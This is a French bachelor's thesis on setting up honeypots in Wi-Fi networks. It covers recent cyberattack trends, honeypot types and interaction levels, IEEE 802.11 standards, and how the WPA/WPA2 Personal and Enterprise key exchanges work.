Table des matières

Liste des tableaux

Liste des figures

1. Introduction

La question de la sécurité informatique est primordiale. Les cyberattaques de ces deux dernières années ont révélé une autre volonté que les précédentes. Les attaques menées ont prouvé leur efficacité. Habituellement, les outils informatiques et les tactiques les plus simples utilisées par les hackers sont les plus destructifs envers leur cible. Chez de plus en plus de hackers amateurs, la tendance est à l'oubli de l'exploitation des vulnérabilités appelées « jour zéro[1] ». En effet, celle-ci nécessite un travail de recherche très élevé ce qui, en termes de rentabilité financière, n'est pas optimal. C'est pourquoi les hackers utilisent des approches plus simples telles que le harponnage, méthode très similaire au phishing. Par exemple, au lieu d'envoyer un mail général à plusieurs adresses mail, le hacker va utiliser Internet, y compris les réseaux sociaux, pour récupérer un maximum d'informations sur sa cible. Il va ainsi pouvoir lui envoyer un message personnalisé et convaincant, souvent bien rédigé, augmentant ses chances de réussir son attaque.

Désormais, nous observons un nouveau phénomène : l'arrivée de plusieurs groupes de black-hats qui sortent des réseaux souterrains et qui innovent dans leurs objectifs. Ils s'engagent de plus en plus dans les activités politiques et souvent pour perturber le fonctionnement d'un pays (par exemple lors des dernières élections) ou pour rançonner leurs cibles. Les techniques les plus utilisées menées lors de ces élections sont les attaques DDoS et le harponnage.

Le logiciel utilisé pour la majorité des attaques récentes de DDoS est Mirai. Les appareils qui sont infectés par ce logiciel vont entreprendre des recherches sur Internet pour trouver des objets connectés[2] afin d'essayer d'y dupliquer le virus et ainsi obtenir petit à petit un pool d'appareil et d'adresses IP. De ce fait, la personne qui contrôle le pool d'appareils « zombie » pourra faire un envoi massif de requêtes à destination d'une cible pour essayer de surcharger le réseau et rendre les services indisponibles.

Précédemment, nous avons évolué dans un environnement d'espionnage économique et industriel (vol de brevets commerciaux, de secrets de fabrication). Depuis l'accord entre la Chine et les États-Unis, nous remarquons une baisse de l'espionnage, et une augmentation significative du sabotage économique.


[1] Ce sont des failles d'un système qui n'a pas encore de correctif pour l'heure et qui n'est pas divulgué au grand public.

[2] Tous objets connectés à Internet. Exemple : certains frigos, montres, pédales de vélo, brosse à dents, miroir, voiture, assistant maison…

Dans certaines régions du monde, les attaques sont devenues destructives comme au Moyen-Orient, où plusieurs agences gouvernementales et structures vitales ont été infectées par le virus Shamoon. L'objectif de celui-ci est de se propager dans le réseau, pour supprimer et modifier des fichiers. L'Ukraine a été victime du virus KillDisk qui a paralysé pendant plusieurs heures une infrastructure électrique du pays. Ce ne sont que certaines des attaques recensées dans le monde.

Pour appuyer ces faits, des statistiques ont été faites par l'entreprise américaine de logiciels et de sécurité informatique Symantec. Voici quelques chiffres intéressants extraits de leur rapport d'avril 2017 sur les menaces de sécurité sur Internet :

Figure 3 : Statistiques sur les logiciels d'extorsions



https://www.symantec.com/content/dam/symantec/docs/reports/istr-22-2017-en.pdf

Aujourd'hui, les cyberattaques sont considérées par beaucoup comme des armes tout aussi redoutables que la bombe atomique. Effectivement, ces « guerres » cybernétiques ont démontré qu'il était difficile de connaitre l'identité des agresseurs.

Ils sont sans cesse en train de trouver de nouvelles failles et de nouveaux moyens d'attaquer des personnes, des entreprises ou des pays. Il serait donc intéressant de pouvoir anticiper une attaque et la contrer, ou réduire son impact. Un bon nombre d'entreprises spécialisées dans la sécurité, telle que Kaspersky et Symantec, mettent en place des honeypots afin d'anticiper de futures menaces et tenter d'empêcher leur survenue.

Personnellement je n'avais aucune connaissance de ce qu'est un honeypot. Monsieur Ineichen m'en a parlé pour la première fois, dans le but d'en faire un sujet de Bachelor. C'est ainsi que je m'y suis intéressé et après quelques recherches nous nous sommes mis d'accord pour effectuer un travail sur la mise en place d'un honeypot dans un réseau Wi-Fi.

L'objectif de ce travail de Bachelor est de mettre en place plusieurs réseaux Wi-Fi, volontairement vulnérables à un certain type d'attaques. Tout le challenge réside dans le fait qu'un réseau trop vulnérable pourrait être considéré comme étant suspect et, qu'à l'inverse un réseau trop sécurisé pourrait être considéré comme excessivement coûteux en ressource et en temps pour qu'un éventuel assaillant tente d'en prendre le contrôle.

Ce mémoire est composé de deux parties. La première partie va porter sur l'aspect théorique d'un honeypot, tel que les définitions et les différents choix qui ont été faits pour la mise en place de celui-ci. En deuxième partie, la mise en place du honeypot sera commentée sous son aspect pratique.

2. Honeypot

Le but de ce travail est de mettre en place plusieurs honeypots. Nous allons donc vous aider à comprendre ce qu'est un honeypot et à quoi il sert. Nous verrons les différents types de honeypots qui existent et ceux qui seront utilisés pour la partie pratique, ainsi que les raisons de ces choix.

Un honeypot est un mot venant de l'anglais qui signifie pot de miel. C'est dans les années 2000 que le honeypot a vraiment fait son apparition à cause du nombre croissant de cyberattaques. C'est un système ou programme tournant la plupart du temps sur un système basé UNIX, comportant volontairement des failles de sécurité pour qu'un hacker exploite celles-ci pour l'attaquer. Le honeypot va imiter le fonctionnement d'un programme ou service informatique. L'objectif de mettre un honeypot est d'étudier le comportement des hackers dans le but de comprendre les techniques utilisées lors d'une attaque.

2.1 Utilisations

Lorsque nous mettons un honeypot, nous devons identifier la raison et l'objectif de celui-ci. C'est pourquoi nous avons principalement deux types de honeypot : l'un pour la production, l'autre pour la recherche. La mise en place nécessite une attention particulière dépendant du type que l'on choisit. La maintenance et les mises à jour ne sont pas à négliger.

2.1.1 Production

Les honeypots de production sont faciles à mettre en place et à maintenir. Ils sont, pour la plupart d'entre eux, de faible interaction entre le honeypot et le hacker. Nous allons parler de ce type d'interaction dans le prochain chapitre. Le but est de sécuriser le réseau actif de l'entreprise telle que les ordinateurs, serveurs, smartphones, etc. En mettant plusieurs honeypots, nous orientons les attaques vers ceux-ci. Ainsi les honeypots de production diminuent le risque d'attaques et renforcent la sécurité du réseau local de l'entreprise.

2.1.2 Recherche

Les honeypots de recherche sont plus difficiles à mettre en place et à maintenir. En effet, nous allons laisser au hacker une liberté d'agir, pour créer à son insu des interactions avec le honeypot. C'est pourquoi nous devons bien sécuriser notre environnement afin d'éviter des complications. Grâce aux honeypots à forte interaction, que nous allons expliquer plus loin, nous pouvons récupérer plus d'informations sur les méthodes du hacker. Cette technique est largement utilisée par les éditeurs d'antivirus.

Les éditeurs d'antivirus tel que Kaspersky ou Symantec déploient davantage la solution de recherche. Ils déploient des honeypots un peu partout dans le monde, dans le but de récupérer le plus d'informations possible sur les hackers et sur leurs façons de procéder. Pour vous donner un exemple concret, imaginons un hacker qui est dans une communauté de black-hats. Les membres de cette communauté se partagent des techniques pour exploiter des failles trouvées récemment et qui n'ont pas encore de correctif. Donc, notre hacker connait quelques failles qui ne sont toujours pas connues par les éditeurs d'antivirus ou d'autres entreprises de sécurité. Il va vouloir tester ce qu'il a appris dans sa communauté en attaquant un système qui n'est autre qu'un honeypot mis en place par Kaspersky par exemple. Le hacker va mener son attaque en croyant avoir réussi. Mais derrière, toutes les lignes de commandes tapées ainsi que les fichiers transmis, vont être sauvegardés pour permettre à Kaspersky d'analyser le tout et pouvoir sortir un correctif permettant de contrer cette nouvelle attaque. Donc l'éditeur d'antivirus n'a pas eu besoin de chercher lui-même la faille. Le hacker l'a trouvée pour lui, permettant en plus à l'éditeur de réaliser une économie de temps et d'argent. Pour finir, l'éditeur va créer un correctif et le tour est joué.

2.1.3 Client

Les deux utilisations vues ci-dessus sont utilisées dans le cadre des attaques effectuées du côté serveur. Plaçons-nous maintenant du côté du client qui redoute une attaque de son système. Les honeypots dits client vont activement chercher et détecter des serveurs web et sites Internet qui pourrait compromettre notre sécurité. Pour détecter ces sites, ces honeypots parcourent le réseau public pour interagir avec les serveurs trouvés et faire une classification des serveurs et sites selon la nature de leur malveillance.

Google participe activement à stopbadware.org, dans le but de répertorier, dans une liste publique, tous les sites Internet contenant des malwares. C'est pourquoi Google possède des clients honeypots pour détecter les sites Internet qui pourraient causer du tort aux utilisateurs. Ces sites tentent souvent d'obtenir des coordonnées bancaires, mots de passe ou faire télécharger des virus. Un certain nombre de ces sites appartiennent à des entreprises qui ne savent pas que le leur a été infecté. Malgré tout, ils sont considérés comme des sites malware. Les clients honeypot les plus connus sont honeyC, Pwnypot et Thug.

2.2 Interactions

L'interaction, c'est une communication entre un honeypot et un hacker. On distingue deux types d'interactions : la faible et la forte.

2.2.1 Faible

Nous parlons de faible interaction avec le hacker lorsqu'il est limité dans son acte illicite. Prenons l'exemple d'un honeypot à faible interaction simulant un service tel que le Telnet. Le hacker voudra essayer de se connecter sur cette machine où le Telnet est activé sur le port 23. Pour cela, le hacker peut utiliser une liste de mots de passe avec laquelle il va tenter de s'authentifier. C'est dans ce processus que va se révéler la différence entre un honeypot de faibles et fortes interactions. Dans la faible, le hacker ne trouvera jamais le nom d'utilisateur et le mot de passe correct parce que le honeypot est simplement présent pour récupérer le mot de passe et le nom d'utilisateur saisi et l'afficher dans le log. Le honeypot ne permet pas d'aller plus loin. À la différence d'une interaction plus forte, qui par exemple, après 3 tentatives, va autoriser l'accès et le hacker pourra aller plus loin.

Un honeypot de faible interaction simule une partie seulement d'un service ou d'un programme. C'est un bon compromis pour récupérer quelques informations concernant le hacker sans prendre le risque que la machine puisse être hackée (pour autant que le système d'exploitation installé sur la machine n'ait pas de failles).

Voici quelques honeypot à faible interaction.

- Conpot — Simule un système industriel
- HoneyD — Simule des machines virtuelles sur un réseau
- PHPMyAdmin_honeypot — Log des essais de login sur phpmyadmin

2.2.2 Forte

Nous pouvons aussi parler de forte ou haute interaction avec le hacker. Contrairement au honeypot de faible interaction, celui-ci demande une attention particulière. Il est plus réaliste puisque l'on va y mettre de fausses données d'entreprises pour attirer la curiosité du hacker en lui indiquant qu'il y a potentiellement des informations intéressantes à prendre. Pour ce type de honeypot, on laisse le système complet avec ses services à la disposition des hackers. Suite à cela, il est possible que le système soit compromis et que l'on doive réinstaller complètement la machine. D'où l'importance de bien définir les limites qu'un hacker peut franchir, ou pas.

Pour mettre en place ce type d'interaction, il faut envisager les mauvais scénarios pouvant survenir. Cela permettra de mettre en place les sécurités nécessaires afin d'éviter de se faire prendre à son propre jeu.


Voici quelques honeypot à forte interaction.

- Sshhipot — Log les attaques SSH
- Lyrebird — Framework avec de vraies vulnérabilités
- Honeywall — Outils pour analyser et capturer des attaques

2.3 Communautaires

Selon l'expression « l'union fait la force », la présence de capteurs dans le monde est de plus en plus fréquente. On parle de capteurs comme des honeypots. En effet, on va mettre des honeypots un peu partout pour récupérer le maximum de données. Il est bien évidemment impossible pour un individu de gérer seul la dispersion de honeypots mondialement. C'est pourquoi il existe des communautés de white-hats qui désirent participer à la lutte contre les cyberattaques. Leurs membres mettent des honeypots et toutes les données récoltées sont envoyées dans un lieu centralisé. Une des communautés actives est la DTAG (Deutsche Telekom AG) qui a lancé un projet honeypot qui s'appelle « T-Pot ». Ils fournissent un programme compatible avec les machines tournant sur Ubuntu qui va s'occuper d'installer lui-même une série de honeypots et de les configurer. Ensuite, on pourra accéder aux les données récoltées par nos honeypots et elles seront également envoyées à la société Deutsche Telekom. L'avantage est que la maintenance est faite automatiquement et que l'installation se fait quasiment par elle-même.

Figure 4 : T-Pot interface WEB



http://dtag-dev-sec.github.io/mediator/feature/2017/11/07/t-pot-17.10.html

3. Wi-Fi

Cette partie revient sur la théorie concernant le Wi-Fi et quelques-uns de ses protocoles. Nous n'évoquerons ici que les éléments du Wi-Fi qui sont importants pour notre sujet, en vue de passer à l'aspect pratique.

Le Wi-Fi vient du nom Wireless Fidelity. Il permet grâce à des ondes radioélectriques de relier des appareils informatiques entre eux et d'y échanger des données. Pour fonctionner, votre appareil doit être doté d'un adaptateur réseau sans fil qui va convertir les informations à envoyer en un signal radio, qui sera transmis via une antenne à destination d'un routeur ou un AP. Pour ce faire, le Wi-Fi est basé sur la norme IEEE 802 qui fait partie de deux grandes normes connues. La première est le 802.1x qui définit des solutions de sécurisation. À l'origine, elle avait établi deux types de solutions : l'ouverte et le WEP. La deuxième norme est le 802.11. Elle concerne la transmission, la diffusion de données. De manière générale, le Wi-Fi couvre de nombreuses normes commençant par 802.11 et finissant par une lettre alphabétique. C'est en ajoutant la lettre que l'on différencie ces normes. Voici un tableau qui montre ces différentes normes de transmission.

Tableau 1 : Principaux protocoles du standard IEEE 802.11

Protocole	**Date de normalisation**	**Taux de transfert max**	**Portée moyenne intérieure**
802.11a	1999	54 Mbit/s	~25 m
802.11b	1999	11 Mbit/s	~35 m
802.11g	2003	54 Mbit/s	~25 m
802.11n	2009	450 Mbit/s	~50 m
802.11ac	2014	1300 Mbit/s	~20 m
802.11ax	Fin 2018	10.53 Gbit/s	

https://fr.wikipedia.org/wiki/IEEE_802.11

3.1 Politiques de sécurité

Pour devenir plus sûrs et plus efficaces, les algorithmes conçus pour la sécurité des réseaux sans fil ont sans cesse été modifiés pour essayer de colmater les failles. On y trouve trois protocoles, le WEP, WPA et WPA2. À ce jour, le plus sécurisé est le WPA2. Ces protocoles contribuent à la protection de nos réseaux, mais fonctionnent tous très différemment.

3.1.1 WPA/WPA2

En 2006, le WPA2 est sorti comme étant un successeur au WPA. Leur fonctionnement est le même sauf pour l'encryption qui se fait plus en TKIP mais en AES. Ensuite dans le WPA comme dans le WPA2, il y a deux types d'utilisateurs, pour les entreprises ou pour les particuliers.

3.1.1.1 WPA/2 Personnel

C'est une méthode d'échange de clé de cryptage, sans authentification. Par défaut, sur les routeurs domestiques donnés par nos fournisseurs d'accès, le Wi-Fi est en WPA2-Personnel. Comment fonctionne ceci ? Imaginons que nous avons un ordinateur (client) qui souhaite se connecter à un réseau Wi-Fi. De l'autre côté, nous avons un point d'accès qui diffuse le Wi-Fi. La figure 5 ci-dessous est en complément pour mieux comprendre ce qui va suivre. Nous avons notre client qui connait le SSID et le mot de passe pour se connecter au réseau. Le mot de passe est appelé **PSK** (Pre-shared key soit en français, la clé partagée). Dans le cas d'un échange de clé partagée, on utilise comme **PMK** (Pairwise Master Key), la clé partagée.

Le client va faire une demande de connexion auprès de notre AP.

L'AP va envoyer une première poignée de main au client, qui va contenir une clé ANonce. Le A c'est pour dire qu'il a été généré par l'AP. Cette clé va contenir une série de chiffres et de lettres mélangés.

Le client récupère cette clé Nonce, et va générer sa propre clé Nonce qu'on appelle SNonce. La lettre S signifie Supplicant. Ensuite on va pouvoir calculer la **PTK** (Pairwise Temporal Key). Elle est calculée avec la fonction **PRF**(fonction pseudo-aléatoire) qui prend comme arguments, la PMK donc dans notre cas, la clé partagée, soit le mot de passe, ANonce, SNonce, l'adresse **MAC** de l'AP et l'adresse MAC du client. Les adresses MAC sont connues au début, lors de la négociation de la politique de sécurité entre l'AP et le client. Après cela, le client va générer un message de code d'intégrité appelé **MIC** qui est calculé en fonction du PTK. Pour finir, le client va envoyer à l'AP son SNonce ainsi que le MIC généré.


L'AP va ensuite faire comme le client : il va calculer la PTK en fonction du SNonce reçu et générer un MIC. Puis il va prendre le MIC obtenu du client et comparer avec celui qu'il a généré. S'ils correspondent c'est que le client connait bien la PMK.

Il est important de mentionner que la PMK est la même chez le client et l'AP, et comme on l'a vu, à aucun moment elle n'est passée sur les ondes radio. Surtout que pour le moment les messages ne sont pas cryptés.

L'AP va envoyer le dernier message non crypté en informant le client de l'installation de la PTK et qu'il est prêt à crypter les données.

Le client va confirmer qu'il a bien reçu l'avant-dernier message.

Figure 5 : Processus d'échange de clé WPA-PSK



Il est important de mentionner que chaque appareil connecté au réseau Wi-Fi aura sa propre clé PTK qui est unique. Par conséquent, même si une personne détient la clé, il ne pourra décrypter les messages qui passent entre un autre client et l'AP, car il aura une autre clé créée spécialement pour lui.

3.1.1.2 WPA/2 Entreprise


C'est une infrastructure d'authentification qui est plus sécurisée que le WPA2-Personnel car il ne repose pas sur une clé prépartagée qui peut être trouvée avec une attaque par dictionnaire[3]. Sur les appareils réseau, il est représenté par WPA2-EAP ou WPA2-802.1X. La différence est qu'on ne partage pas une clé au début comme pour le personnel. Ici, nous avons besoin d'un serveur d'authentification tel que Radius par exemple. Au niveau de l'authentification, on utilise le protocole EAP qui existe en plusieurs variantes tel que EAP-TLS, EAP-SIM, EAP-TTLS. Cette fois, le client doit fournir un nom d'utilisateur et le mot de passe correspondant à celui-ci.

Une authentification WPA2 Entreprise est assez complexe, et nécessite de nombreux échanges de messages. Le processus, d'une manière générale, est le suivant : il faut un client, qui est le Supplicant, un authentificator comme un AP ou Contrôleur, et un serveur Radius (Serveur d'authentification) qui dans certain cas peut être intégré à l'AP ou le contrôleur. Dans une situation réelle d'entreprise, nous avons aussi un Active Directory qui va contenir les utilisateurs autorisés à se connecter.

Le client s'authentifie avec le protocole EAP sur le serveur Radius. Le rôle de l'AP est d'envoyer les messages d'authentification entre le client et le serveur Radius. À la fin de l'authentification, on a un message EAP-SUCCESS, signifiant que le client et l'AP possèdent tous les deux la clé appelée PMK. À la suite de cela, on reprend notre schéma du haut pour refaire les 4 messages et processus pour calculer la PTK avec cette fois la PMK obtenue dans les échanges.

[3] Appelée aussi méthode brute force, cela consiste à détenir un fichier texte contenant des mots de passe. Pour chacun des mots de passe, on va regarder s'il y un « match » avec le mot de passe qu'on essaye de trouver.

Figure 6 : Détail d'un processus d'authentification



